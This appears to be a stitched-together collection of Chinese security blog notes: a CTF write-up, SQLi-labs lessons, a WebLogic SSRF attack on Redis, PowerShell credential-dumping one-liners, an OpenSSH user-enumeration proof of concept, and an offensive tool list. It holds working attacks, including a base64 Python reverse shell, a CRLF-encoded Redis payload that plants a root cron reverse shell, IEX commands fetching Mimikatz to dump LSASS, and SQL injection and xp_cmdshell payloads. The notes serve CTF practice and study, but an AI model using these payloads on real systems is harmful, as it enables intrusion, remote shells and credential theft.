/?pass=%0b.1e1
```

php底層源碼

```
while (*str == ' ' || *str == '\t' || *str == '\n' || *str == '\
r' || *str == '\v' || *str == '\f') {
    str++;
    length--;
}
```

這個題目的另一個大脑洞就是phpinfo()+Lfi

然後就是爆破吧、、2333

$pass繞過這個腦洞與phithon牛的一道題目類似的

https://www.leavesongs.com/PENETRATION/some-sangebaimao-ctf-writeups.html?lan=tw&lan=tw&lan=tw

題三：PHP类型与逻辑+fuzz与源代码审计的*0x03* 函数特性导致绕过部分。

0x03 Pentest-DrugMarket1-300

Drug Market: http://www.spentest.com/

一開始就是一個腦洞，僞404 Not Found頁面。我曾經吃過這方面的虧，然後就默默地看源碼，點開隱藏的鏈接了。

```
http://drug.spentest.com/
```

點order可以提交數據，然後沒別的什麼功能了。可能存在xss。

我繼續看源碼，有發現一個鏈接。

```
http://msgboard.spentest.com/
```

點order可以提交數據，然後沒別的什麼功能了。可能存在xss。

我繼續看源碼，有發現一個鏈接。

```
http://msgboard.spentest.com/
```

打開頁面直接跳轉到

```
http://msgboard.spentest.com/index.php?action=login.php
```

很明顯的一個文件包含漏洞。到處看了下，沒有上傳的地方。

再來研究頁面功能，客户登陸，隨便填寫用户名和聯繫方式之後發現存在session。並且用户名和聯繫方式並沒有過濾。

初步判斷是包含session。習慣性包含/tmp/sess_xxxxxxxxxx,發現並不存在。絕逼改地方了。

然後就是要尋找session的存放地址。首先就得讀取apache的配置文件。

```
http://msgboard.spentest.com/index.php?action=../../../../../../../../etc/httpd/conf/httpd.conf
```

得到

```
<VirtualHost 0.0.0.0:80>
    ServerAdmin Syclover
    DocumentRoot /var/www/html
        <Directory "/var/www/html">
    AssignUserId apache apache
    php_value session.save_path "/var/lib/php/session"
</VirtualHost>
<VirtualHost 0.0.0.0:80>
    ServerAdmin Syclover
    ServerName www.spentest.com
    DocumentRoot /var/www/webhosts/www
        <Directory "/var/www/webhosts/www">
    AssignUserId www www
    php_value session.save_path "/var/lib/php/session_www"
</VirtualHost>
<VirtualHost 0.0.0.0:80>
    ServerAdmin Syclover
    ServerName drug.spentest.com
    DocumentRoot /var/www/webhosts/drug
        <Directory "/var/www/webhosts/drug">
    AssignUserId drug drug
    php_value session.save_path "/var/lib/php/session_drug"
</VirtualHost>
<VirtualHost 0.0.0.0:80>
    ServerAdmin Syclover
    ServerName msgboard.spentest.com
    DocumentRoot /var/www/webhosts/msgboard
        <Directory "/var/www/webhosts/msgboard">
    AssignUserId msgboard msgboard
    php_value session.save_path "/var/lib/php/session_msgboard"
</VirtualHost>
```

順利知道session的存放地址爲/var/lib/php/session_msgboard

Username 或者 Contact 寫入

```
http://msgboard.spentest.com/index.php?action=../../../../../../../../var/lib/php/session_msgboard/sess_rb2rbfrie8rku2n81dq52vghp0
```

然後就是進一步收集信息

```
virink=phpinfo()
```

得到

```
disable_functions=passthru,exec,system,chroot,scandir,chgrp,chown,shell_exec,proc_open,proc_get_status,popen,ini_alter,ini_restore,dl,openlog,syslog,readlink,symlink,popepassthru,stream_socket_server
```

其他站點都沒有訪問權限，默默地閱讀本站點的源碼。得到數據庫連接信息。

因爲這個題目已經被FB了，默默地去收集前輩們的信息。/tmp目錄是我的最愛。。。23333

看了一大堆沒用的東西，同時也得到了一些有用的東西，比如mysql的root密碼。。23333

當時腦抽了，沒有好好保存，在/tmp被莫名其妙地清空後找不到mysql的數據庫相關信息了。

思路中斷，始終不知道如何執行命令。

反復研究提示

这是渗透题哟，所以请不要囿于你当前的Shell之中，想办法渗透到DRUG站点 为了让题目更加接近真实环境，所以防火墙规则较为严格 最後又回到XSS上面了。因爲看過drug的數據庫，並沒有管理員用户表。

orderX來X去沒效果，然後在小夥伴提示的情况下，X進adminconfig裏面，成功獲取cookie！

進入管理員頁面，發現存在一個下載圖片的功能。自己服務器監聽一個端口，服務器訪問自己的服務器，無果。 還是在小夥伴的提示下，監聽80端口。。才發現提示2是這個腦洞。

然後就收到了一個wget請求。

目測存在命令執行漏洞。

黑科技 ： **$IFS** 代替 空格

上傳一個反彈的py腳本

```
virink=fputs(fopen('/tmp/vvv.py',w),base64_decode(aW1wb3J0IHNvY2
tldCxzdWJwcm9jZXNzLG9zDQpzPXNvY2tldC5zb2NrZXQoc29ja2V0LkFGX0lORV
Qsc29ja2V0LlNPQ0tfU1RSRUFNKQ0Kcy5jb25uZWN0KCgiNDUuNzguMTMuMjMiLD
gwKSkNCm9zLmR1cDIocy5maWxlbm8oKSwwKQ0Kb3MuZHVwMihzLmZpbGVubygpLD
EpDQpvcy5kdXAyKHMuZmlsZW5vKCksMikNCnA9c3VicHJvY2Vzcy5jYWxsKFsiL2
Jpbi9iYXNoIiwiLWkiXSk7DQo));
```

然後執行命令

```
http://vvv/flag.jpg;python$IFS/tmp/vvv.py
```

成功得到一個bash的shell。

最後在/home/drug找到flag1.txt

SCTF{b68181af58bdf261714942f0d1a823be}

0x04 Pentest-ETO-200

http://eto.sctf.xctf.org.cn/

這個是第一個放出來的題目，卻是最後才折騰出來。

簡單試一下，存在注入。

然後、各種注入都沒有成功。

官方給的提示奇葩：

ETO相关 不用再尝试爆破了哈，另外hint一直都在

從頭到尾都沒有發現hint在哪裡。

結束後才發現，注入報錯的時候，在響應頭裏面返回了一個hint：//user[id=1]

出題人這個腦洞絕逼要給101分，滿分100，多一分是深深的父愛。

在小夥伴的提示下，才知道這是一個xpath注入。

引號被過濾了，但官方的提示2說好好利用已存在的字符。

說明，密碼中的字符在username、email和role中存在的。用substring()函數逐个字符判斷就ok了

```
http://eto.sctf.xctf.org.cn/?action=user&id=1 and substring(//user[1]/username,1,1)=substring(//user[1]/password,1,1)
```

用你的神器Burp再次爆破一波吧。

最后跑出32位的密码 ： Ywj@4791.d_gToWDmceu.Eali0s2yarn

登陆后就可以得到Flag了

SCTF{0f61ce4eb984a4a6d3aaa31f779533df}

0x05 Pentest-Hackme-300-未成功

http://hackme.sctf.xctf.org.cn

坨坨的不会做，还是注入。注入一向是我的弱项。Orz......

根据官方的提示

1.网站开发人员经常会去看备忘录 2.想办法拿到管理员密码 3.注意观察数据库连接方式 4.XSS

以及小伙伴的提示：PDO注入。

百度得到：PDO方式的数据库连接，可以insert注入。

折腾一番到也弄出个样子。

```
http://hackme.sctf.xctf.org.cn/index.php?id=0;/*!50000insert*//*
!50000into*/beiwanglu(id,time,event)/*!50000values*/(9,'virink',
/*!50000select*/(/*!50000hex*/(/*!50000load_file*/(0x2F6574632F7
06173737764))));%23
```

成功X到了管理员的COOKIE。。。

再根据提示想办法拿到管理员密码可以大概知道下一步可能是劫持表单，获取管理员的密码。

然而，我就不会了。

XSS比SQL注入更渣~~Orz.....

0x06 写在最后

最终以0x01-0x04+签到10分的总分910分结束本次CTF。

脑洞还是不够大，经验太少。而且还犯傻。很多关键的地方和非关键地方都陷入了思维误区，没有小伙伴提示的话，我估计也就能拿个10分的签到分了。

> SQLI-LABS 是一个专业的SQL注入练习平台，用于学习SQL注入的各种姿势及原理。

info

下面的测试场景都支持GET和POST两种注入方式

1. 报错注入(联合查询)
   1)字符型
   2)数字型
2. 报错注入(基于二次注入)
3. 盲注
   1)基于布尔值
   2)基于时间
4. UPDATE型注入练习
5. INSERT型注入练
6. HTTP头部注入 1)基于Referer 2)基于UserAgent 3)基于Cookie
7. 二次排序注入练习

Less 1-8 note

联合查询(正确信息的利用)

logic:

```
if correct:
    echo 'Your Login name:'. $row['username'];
    echo 'Your Password:' .$row['password'];
if error:
    print_r(mysql_error());
```

payload `?id=") union select 1,table_name,3 from information_schema.tables where table_schema='security' --+`

Lesson 1 GET – 基于错误 – 单引号 – 字符型

```
$id=$_GET['id'];
id=1' ->  ''1'' LIMIT 0,1' at line 1
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
LIMIT 显示表中的第m到n项，这里表示从0开始，取出1项
```

Lesson 2 GET – 基于错误 – 数字型

```
$id=$_GET['id'];
id=1' ->  '' LIMIT 0,1' at line 1
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

Lesson 3 基于错误-单引号变形-字符型

```
$id=$_GET['id'];
id=1' ->  ''1'') LIMIT 0,1' at line 1
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
```

Lesson 4 基于错误-双引号-字符型

```
$id=$_GET['id'];
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
```

id=1' id=1" -> near '"1"") LIMIT 0,1' at line 1

`?id=") union select 1,table_name,3 from information_schema.tables where table_schema='security' --+`

二次注入(错误信息的利用)

logic:

```
if correct:
    echo 'You are in...........';
if error:
    print_r(mysql_error());
```

payload:

1.floor `and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a); --+` 2.ExtractValue `and extractvalue(1, concat(0x5c, (select table_name from information_schema.tables limit 1))); --+`
3.UpdateXml `and 1=(updatexml(1,concat(0x5e24,(select user()),0x5e24),1)) --+`

Lesson 5 基于报错信息

```
$id=$_GET['id'];
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
id=1' ->  near ''1'' LIMIT 0,1' at line 1
```

`?id=1' and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a) --+`

Lesson 6 基于报错-双引号

```
$id=$_GET['id'];
$id = '"'.$id.'"';
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
```

`?id=1" and (select 1 from (select count(*),concat(version(),floor(rand(0)*2))x from information_schema.tables group by x)a) --+`

无输出信息-outfile

logic:

```
if correct:
    echo 'You are in.... Use outfile......';
if error:
    echo 'You have an error in your SQL syntax';
```

payload: `?id=2")) union select 1,2,3 into outfile "（此处要有权限的绝对路径）union2.txt" --+`

error:

```
'union2.txt' already exists
'/union2.txt' (Errcode: 13 - Permission denied)
```

Lesson 7 Dump into outfile

```
$id=$_GET['id'];
$sql="SELECT * FROM users WHERE id=(('$id')) LIMIT 0,1";
```

布尔盲注

我们从枚举开始，尝试截断查询。 注入了一些查询后，会发现我们并没有在屏幕上看到错误信息。因此我们不能确定在这个网页上是否存在注入。这也是为什么这种类型的注入叫做盲注。通常有两种类型盲注，基于布尔的和基于时间的注入。

logic：

```
if input correct:
    echo 'You are in...........';
if error:
    no output
```

function:

```
database()
substr()
ascii()
```

payload: `and (ascii(substr((select table_name information_schema.tables where table_schema=database()limit 0,1),1,1)) = 101 --+`

Lesson 8 Blind-Boolean based

```
$id=$_GET['id'];
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
```

weblogic_ssrf入侵redis测试

0x01:

测试环境:
WebLogic Server 版本: 10.3.6.0
windows server r2 2008 x64
IP地址:192.168.224.135

redis版本：redis-3.0.7
Red Hat Enterprise Linux Server release 5.8
IP地址：192.168.224.137

远程监听主机IP地址：192.168.224.130

0x02:

Redis 任意文件写入现在已经成为十分常见的一个漏洞，一般内网中会存在 root 权限运行的 Redis 服务，这里测试利用 http协议攻击内网中的 Redis，这无疑可以隔山打牛，直杀内网。 首先了解一下通常攻击 Redis 的命令，然后转化为 http可用的协议。常见的 exp 是这样的：

```
redis-cli -h $1 flushall
echo -e "\n\n*/1 * * * * bash -i >& /dev/tcp/172.19.23.228/2333
0>&1\n\n"|redis-cli -h $1 -x set 1
redis-cli -h $1 config set dir /var/spool/cron/
redis-cli -h $1 config set dbfilename root
redis-cli -h $1 save
redis-cli -h $1 quit
```

利用nc或socat监听6379端口，然后再用这个脚本攻击自身或者其他监听6379主机，并抓包得到数据流：

nc -l -vv -p 6379

nc监听的话回车换行的话，不明显:

```
命令提示符
C:\>
C:\>
C:\>nc -l -vv -p 6379
正在监听[任何一个(多个)] 6379 ...
192.168.224.137: 反向连接查询主机: h_errno 11004: 无数据

连接到 [192.168.224.130] 来自 <UNKNOWN> [192.168.224.137] 54966: 无数据

*1
$8
flushall
 发送 0, 接受 18

C:\>nc -l -vv -p 6379
正在监听[任何一个(多个)] 6379 ...
192.168.224.137: 反向连接查询主机: h_errno 11004: 无数据

连接到 [192.168.224.130] 来自 <UNKNOWN> [192.168.224.137] 54967: 无数据

*3
$3
set
$1
1
$63


*/1 * * * * bash -i >& /dev/tcp/192.168.224.130/55555 0>&1


 发送 0, 接受 90
```

用socat -v tcp-listen:6379,forktcp-connect:localhost:6379 监听：

```
> 2015/11/24 06:01:34.012184  length=18 from=0 to=17
*1\r
$8\r
flushall\r
> 2015/11/24 06:01:34.014764  length=18 from=0 to=17
```

```
> 2015/11/24 06:02:39.059021  length=89 from=0 to=88
*3\r
$3\r
set\r
$1\r
1\r
$62\r


*/1 * * * * bash -i >& /dev/tcp/104.251.228.55/55555 0>&1


\r
> 2015/11/24 06:02:39.073389  length=89 from=0 to=88
```

最后完整的数据，$数字标识数据长度，*数字不知道标识什么：

```
*1\r
$8\r
flushall\r
*3\r
$3\r
set\r
$1\r
1\r
$63\r     (除去反弹ip端口字符串，剩余43)


*/1 * * * * bash -i >& /dev/tcp/192.168.224.130/55555 0>&1



\r
*4\r
$6\r
config\r
$3\r
set\r
$3\r
dir\r
$16\r
/var/spool/cron/\r
*4\r
$6\r
config\r
$3\r
set\r
$10\r
dbfilename\r
$4\r
root\r
*1\r
$4\r
save\r
*1\r
$4\r
quit\r
```

ssrf:

```
/uddiexplorer/SearchPublicRegistries.jsp?operator=http://www.baidu.com:80&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search
```

如何构造url请求，先看乌云峰会猪猪侠两张图片：

利用CRLF HTTP头注入，在完整的数据包上构造利用代码：

```
http://192.168.224.137:6379/test%0d%0a*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a*/1 * * * * bash -i >%26 /dev/tcp/192.168.224.130/55555 0>%261%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a
```

然后请求：

```
GET /uddiexplorer/SearchPublicRegistries.jsp?operator=http://192
.168.224.137:6379/test%0d%0a*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%
0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a*/1 * * * * bas
h -i >%26 /dev/tcp/192.168.224.130/55555 0>%261%0a%0a%0a%0d%0a*4
%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%
0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0as
et%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d
%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a&rdoSearch=name&txtSearch
name=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&bt
nSubmit=Search HTTP/1.1
Host: 192.168.224.135:7001
```

0x03:

测试过程如图：

启动redis服务，同时130上监听55555端口：

```
1 192.168.224.137:22 [0]    2 192.168.224.137:22 [2]
25719:M 24 Nov 06:20:42.614 * Increased maximum number of open files to 10032 (it was or
iginally set to 1024).
25719:M 24 Nov 06:20:42.614 # Warning: 32 bit instance detected but no memory limit set.
 Setting 3 GB maxmemory limit with 'noeviction' policy now.

                                    Redis 3.0.7 (00000000/0) 32 bit

                                    Running in standalone mode
                                    Port: 6379
                                    PID: 25719

                                          http://redis.io

25719:M 24 Nov 06:20:42.615 # WARNING: The TCP backlog setting of 511 cannot be enforced
 because /proc/sys/net/core/somaxconn is set to the lower value of 128.
25719:M 24 Nov 06:20:42.616 # Server started, Redis version 3.0.7
25719:M 24 Nov 06:20:42.616 # WARNING overcommit_memory is set to 0! Background save may
 fail under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /e
tc/sysctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for th
is to take effect.
25719:M 24 Nov 06:20:42.616 * DB loaded from disk: 0.000 seconds
25719:M 24 Nov 06:20:42.616 * The server is now ready to accept connections on port 6379
```

```
1 192.168.224.137:22 [0]    2 192.168.224.137:22 [2]
[root@redhat cron]# pwd
/var/spool/cron
[root@redhat cron]# ll
total 0
[root@redhat cron]#
```

请求利用代码发包：

```
GET
/uddiexplorer/SearchPublicRegistries.jsp?operator=http://192.168.224.137:6379/test%0d%0a*1%0d%0a$8%0d%0aflushall%0d%0a*3%0d%0a$3%0d%0aset%0d%0a$1%0d%0a1%0d%0a$63%0d%0a%0a%0a*/1 * * * * bash -i >%26 /dev/tcp/192.168.224.130/55555 0>%261%0a%0a%0a%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$3%0d%0adir%0d%0a$16%0d%0a/var/spool/cron/%0d%0a*4%0d%0a$6%0d%0aconfig%0d%0a$3%0d%0aset%0d%0a$10%0d%0adbfilename%0d%0a$4%0d%0aroot%0d%0a*1%0d%0a$4%0d%0asave%0d%0a*1%0d%0a$4%0d%0aquit%0d%0a&rdoSearch=name&txtSearchname=sdf&txtSearchkey=&txtSearchfor=&selfor=Business+location&btnSubmit=Search HTTP/1.1
Host: 192.168.224.135:7001
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:47.0) Gecko/20100101 Firefox/47.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie:
publicinquiryurls=http://www-3.ibm.com/services/uddi/inquiryapi!IBM|http://www-3.ibm.com/services/uddi/v2beta/inquiryapi!IBM V2|http://uddi.rte.microsoft.com/inquire!Microsoft|http://services.xmethods.net/glue/inquire/uddi!XMethods|; citydata=120%2C101190101%2C101190101%2C%u6C5F%u82CF%2C%u5357%u4EAC; bdshare_firstime=1468578862383; JSESSIONID=1lQpXK0QTK7b53yXkRs1CjwmMJ2BNFyQPblgn11dkvGlt2VWlpbhl-33261335
X-Forwarded-For: 114.114.114.114
Connection: close
```

```
HTTP/1.1 200 OK
Connection: close
Date: Sat, 16 Jul 2016 18:49:13 GMT
Content-Type: text/html;charset=UTF-8
Set-Cookie:
JSESSIONID=R0WnXKBJ3nHqxBQvbxQzGHJt290tvhyyhZ5TGC4QwQgxvJTjWZN9l-33261335; path=/; HttpOnly
X-Powered-By: Servlet/2.5 JSP/2.1
Content-Length: 10781

<html>
<head>
<STYLE TYPE="text/css" MEDIA="screen">
```

已经接收到恶意数据，保存：

```
25719:M 24 Nov 06:20:42.616 * DB loaded from disk: 0.000 seconds
25719:M 24 Nov 06:20:42.616 * The server is now ready to accept connections on port 6379


25719:M 24 Nov 06:25:29.352 * DB saved on disk
25719:M 24 Nov 06:25:29.405 * DB saved on disk
```

已经写入计划任务：

```
[root@redhat cron]# pwd
/var/spool/cron
[root@redhat cron]# ll
total 0
[root@redhat cron]# ll
total 4
-rw-r--r-- 1 root root 87 Nov 24 06:25 root
[root@redhat cron]# cat root
REDIS0006þ?

*/1 * * * * bash -i >& /dev/tcp/192.168.224.130/55555 0>&1

ÿKn@=yn[root@redhat cron]#
```

130上成功反弹到shell：

```
命令提示符 - nc -l -vv -p 55555
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>
C:\>nc -l -vv -p 55555
正在监听[任何一个(多个)] 55555 ...
192.168.224.137: 反向连接查询主机: h_errno 11004: 无数据

连接到 [192.168.224.130] 来自 (UNKNOWN) [192.168.224.137] 39824: 无数据

bash: no job control in this shell
[root@redhat ~]# whoami
root
[root@redhat ~]# uname -a
Linux redhat 2.6.18-308.el5 #1 SMP Fri Jan 27 17:21:15 EST 2012 i686 i686 i386 G
NU/Linux
[root@redhat ~]#
```

顺便说下，官方最新redis测试没有成功，貌似未授权补了。当然了，利用还有很多，欢迎大家探讨。

参考：https://blog.chaitin.com/gopher-attack-surfaces

参考：http://fuzz.wuyun.org/src/build_your_ssrf_exp_autowork.pdf

Powershell

持续更新

1、dump hash

powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Gather/Get-PassHashes.ps1');Get-PassHashes

2、执行powershell版的Mimikatz

powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz –DumpCerts

3、获取lsass.exe的dumps，然后再用Mimikatz从dumps中获取明文

powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Out-Minidump.ps1');"Get-Process lsass | Out-Minidump"

Mimikatz.exe "sekurlsa::minidump lsass_504.dmp"

4、提取各种目标进程的明文密码

http://www.freebuf.com/sectool/109958.html

powershell IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/putterpanda/mimikittenz/master/Invoke-mimikittenz.ps1'); Invoke-Mimikatz

> OpenSSH畸形长度密码枚举系统用户(CVE-2016-6210)
>
> # OpenSSH <=OpenSSH 7.2p2

0x02 漏洞描述

当我们使用不存在的用户名去连接ssh服务器时，SSHD会基于BLOWFISH算法去生成一个假的密码，但如果使用存在的用户名，SSHD会使用SHA256/SHA512算法对密码进行加密。所以我们发送一个超大密码（>10KB），SHA256算法计算时间就远长于BLOWFISH算法的假密码。所以基于这个原理，我们可以枚举ssh用户名。

0x03 漏洞证明

测试的**python**脚本如下：

poc

```
import paramiko

import time

user=raw_input("user: ")

p='A'*25000

ssh = paramiko.SSHClient()

starttime=time.time()

ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

try:

        ssh.connect('127.0.0.1', username=user,

        password=p)

except:

        endtime=time.time()

total=endtime-starttime

print(total)
```

分别使用本地内网对内网服务器、内网对外网**VPS**服务器进行测试

内网对内网

首先使用不存在的用户名进行测试：

```
# -*- coding: UTF-8 -*-
import paramiko
import time
user=raw_input("user: ")
p='A'*25000
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
starttime=time.time()
try:
        ssh.connect('10', username=user,
        password=p)
except:
        endtime=time.time()
total=endtime-starttime
print(total)

/System/Library/Frameworks/Python.framework/Versions/2.7/bin/python2.7
user: aaasssddd
2.56133413315
```

再使用存在的**root**账户进行测试：

```
# -*- coding: UTF-8 -*-
import paramiko
import time
user=raw_input("user: ")
p='A'*25000
ssh = paramiko.SSHClient()
ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
starttime=time.time()
try:
        ssh.connect('10 1', username=user,
        password=p)
except:
        endtime=time.time()
total=endtime-starttime
print(total)

/System/Library/Frameworks/Python.framework/Versions/2.7/bin/python2.7
user: root
8.77338004112
```

12.66秒>4.74秒，测试成功！

0x04 修复方案

等OpenSSH官网补丁吧

SQL注入中的文件读写总结

一、MySQL

读文件

常见的读文件，可以用16进制代替字符串

```
select load_file('c:/boot.ini')
select load_file(0x633a2f626f6f742e696e69)
select load_file('//ecma.io/1.txt')        # smb协议
select load_file('\\\\ecma.io\\1.txt')     # 可用于DNS隧道
```

写文件

我暂时已知l两种写文件的方式

```
select 0x313233 into outfile 'D:/1.txt'
select 0x313233 into dumpfile 'D:/1.txt'
```

二、 SQL Server

读文件

1. BULK INSERT

```
create table result(res varchar(8000));
bulk insert result from 'd:/1.txt';
```

2. CLR集成

```
// 开启CLR集成
exec sp_configure 'show advanced options',1;
reconfigure;
exec sp_configure 'clr enabled',1
reconfigure
```

```
create assembly sqb from 'd:\1.exe' with permission_set=unsafe
```

上面一句可以利用create assembly函数从远程服务器加载任何.NET二进制文件到数据库中;但是他会验证是否为合法.NET程序，导致失败，下面是读取方式

```
select master.dbo.fn_varbintohexstr(cast(content as varbinary))
from sys.assembly_files
```

绕过，首先加载一个有效的.NET的二进制文件，然后追加文件即可，下面是绕过方法。

```
create assembly sqb from 'd:\net.exe';
alter assembly sqb add file from 'd:\1.txt'
alter assembly sqb add file from 'd:\notnet.exe'
```

1. Script.FileSystemObject

开启Ole Automation Procedures

```
sp_configure 'show advanced options',1;
RECONFIGURE;
sp_configure 'Ole Automation Procedures',1;
RECONFIGURE;
```

```
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject',@o out
exec sp_oamethod @o, 'opentextfile', @f out, 'd:\1.txt', 1
exec @ret = sp_onmethod @f, 'readline', @line out
while(@ret = 0) begin print @line exec @ret = sp_oamethod @f, 'r
eadline', @line out end
```

写文件

1. Script.FileSystemObject

```
declare @o int, @f int, @t int, @ret int
declare @line varchar(8000)
exec sp_oacreate 'scripting.filesystemobject',@o out
exec sp_oamethod @o, 'createtextfile', @f out, 'e:\1.txt', 1
exec @ret = sp_oamethod @f, 'writeline', NULL ,'This is the
test string'
```

2. BCP复制文件（测试失败，无bcp.exe）

```
c:\windows>system32>bcp "select name from sysobjects" query
testout.txt -c -s 127.0.0.1 -U sa -p"sa"
```

3. xp_cmdshell

```
exec xp_cmdshell 'echo test>d:\1.txt'
```

三、Oracle

pass，Oracle太坑了~~~几乎都受到PL/SQL的限制，暂时不讨论

Github 安全类Repo收集整理

原文地址：https://zhuanlan.zhihu.com/p/21380662
转：http://zone.wooyun.org/content/28363

作者：天谕 链接：https://zhuanlan.zhihu.com/p/21380662 来源：知乎 著作权归作者所有。商业转载请联系作者获得授权，非商业转载请注明出处。

漏洞及渗透练习平台：

WebGoat漏洞练习环境

https://github.com/WebGoat/WebGoat
https://github.com/WebGoat/WebGoat-Legacy

Damn Vulnerable Web Application(漏洞练习平台)
https://github.com/RandomStorm/DVWA
数据库注入练习平台
https://github.com/Audi-1/sqli-labs
用node编写的漏洞练习平台，like OWASP Node Goat
https://github.com/cr0hn/vulnerable-node

花式扫描器 ：

端口扫描器Nmap
https://github.com/nmap/nmap

本地网络扫描器
https://github.com/SkyLined/LocalNetworkScanner

子域名扫描器
https://github.com/lijiejie/subDomainsBrute

漏洞路由扫描器
https://github.com/jh00nbr/Routerhunter-2.0

迷你批量信息泄漏扫描脚本
https://github.com/lijiejie/BBScan

Waf类型检测工具
https://github.com/EnableSecurity/wafw00f

信息搜集工具：

社工插件，可查找以email、phone、username的注册的所有网站账号信息
https://github.com/n0tr00t/Sreg
Github信息搜集，可实时扫描查询git最新上传有关邮箱账号密码信息
https://github.com/sea-god/gitscan
github Repo信息搜集工具
https://github.com/metac0rtex/GitHarvester

WEB：

webshell大合集
https://github.com/tennc/webshell
渗透以及web攻击脚本
https://github.com/brianwrf/hackUtils
web渗透小工具大合集
https://github.com/rootphantomer/hack_tools_for_me
XSS数据接收平台
https://github.com/firesunCN/BlueLotus_XSSReceiver

XSS与CSRF工具
https://github.com/evilcos/xssor
Short for command injection exploiter，web向命令注入检测工具
https://github.com/stasinopoulos/commix
数据库注入工具
https://github.com/sqlmapproject/sqlmap
Web代理，通过加载sqlmap api进行sqli实时检测
https://github.com/zt2/sqli-hunter
新版中国菜刀
https://github.com/Chora10/Cknife
.git泄露利用EXP
https://github.com/lijiejie/GitHack
浏览器攻击框架
https://github.com/beefproject/beef

自动化绕过WAF脚本
https://github.com/khalilbijjou/WAFNinja
http命令行客户端，可以从命令行构造发送各种http请求（类似于Curl）
https://github.com/jkbrzt/httpie
浏览器调试利器
https://github.com/firebug/firebug
一款开源WAF
https://github.com/SpiderLabs/ModSecurity

windows域渗透工具：

windows渗透神器
https://github.com/gentilkiwi/mimikatz
Powershell渗透库合集
https://github.com/PowerShellMafia/PowerSploit
Powershell tools合集

https://github.com/clymb3r/PowerShell

Fuzz:

Web向Fuzz工具
https://github.com/xmendez/wfuzz

HTTP暴力破解，撞库攻击脚本
https://github.com/lijiejie/htpwdScan

漏洞利用及攻击框架：

msf
https://github.com/rapid7/metasploit-framework
Poc调用框架，可加载Pocsuite,Tangscan，Beebeeto等
https://github.com/erevus-cn/pocscan
Pocsuite

https://github.com/knownsec/Pocsuite
Beebeeto
https://github.com/n0tr00t/Beebeeto-framework

漏洞POC&EXP:

ExploitDB官方git版本
https://github.com/offensive-security/exploit-database
php漏洞代码分析
https://github.com/80vul/phpcodz
Simple test for CVE-2016-2107
https://github.com/FiloSottile/CVE-2016-2107
CVE-2015-7547 POC
https://github.com/fjserna/CVE-2015-7547
JAVA反序列化POC生成工具
https://github.com/frohoff/ysoserial
JAVA反序列化EXP
https://github.com/foxglovesec/JavaUnserializeExploits
Jenkins CommonCollections EXP
https://github.com/CaledoniaProject/jenkins-cli-exploit
CVE-2015-2426 EXP (windows内核提权)
https://github.com/vlad902/hacking-team-windows-kernel-lpe
use docker to show web attack(php本地文件包含结合phpinfo getshell 以及ssrf结合curl的利用演示)
https://github.com/hxer/vulnapp
php7缓存覆写漏洞Demo及相关工具
https://github.com/GoSecure/php7-opcache-override
XcodeGhost木马样本
https://github.com/XcodeGhostSource/XcodeGhost

中间人攻击及钓鱼

中间人攻击框架
https://github.com/secretsquirrel/the-backdoor-factory
https://github.com/secretsquirrel/BDFProxy
https://github.com/byt3bl33d3r/MITMf
Inject code, jam wifi, and spy on wifi users

https://github.com/DanMcInerney/LANs.py
可扩展的中间人代理工具
https://github.com/intrepidusgroup/mallory
wifi钓鱼
https://github.com/sophron/wifiphisher

密码破解：

密码破解工具
https://github.com/shinnok/johnny

本地存储的各类密码提取利器

https://github.com/AlessandroZ/LaZagne

二进制及代码分析工具：

二进制分析工具
https://github.com/devttys0/binwalk
系统扫描器，用于寻找程序和库然后收集他们的依赖关系，链接等信息
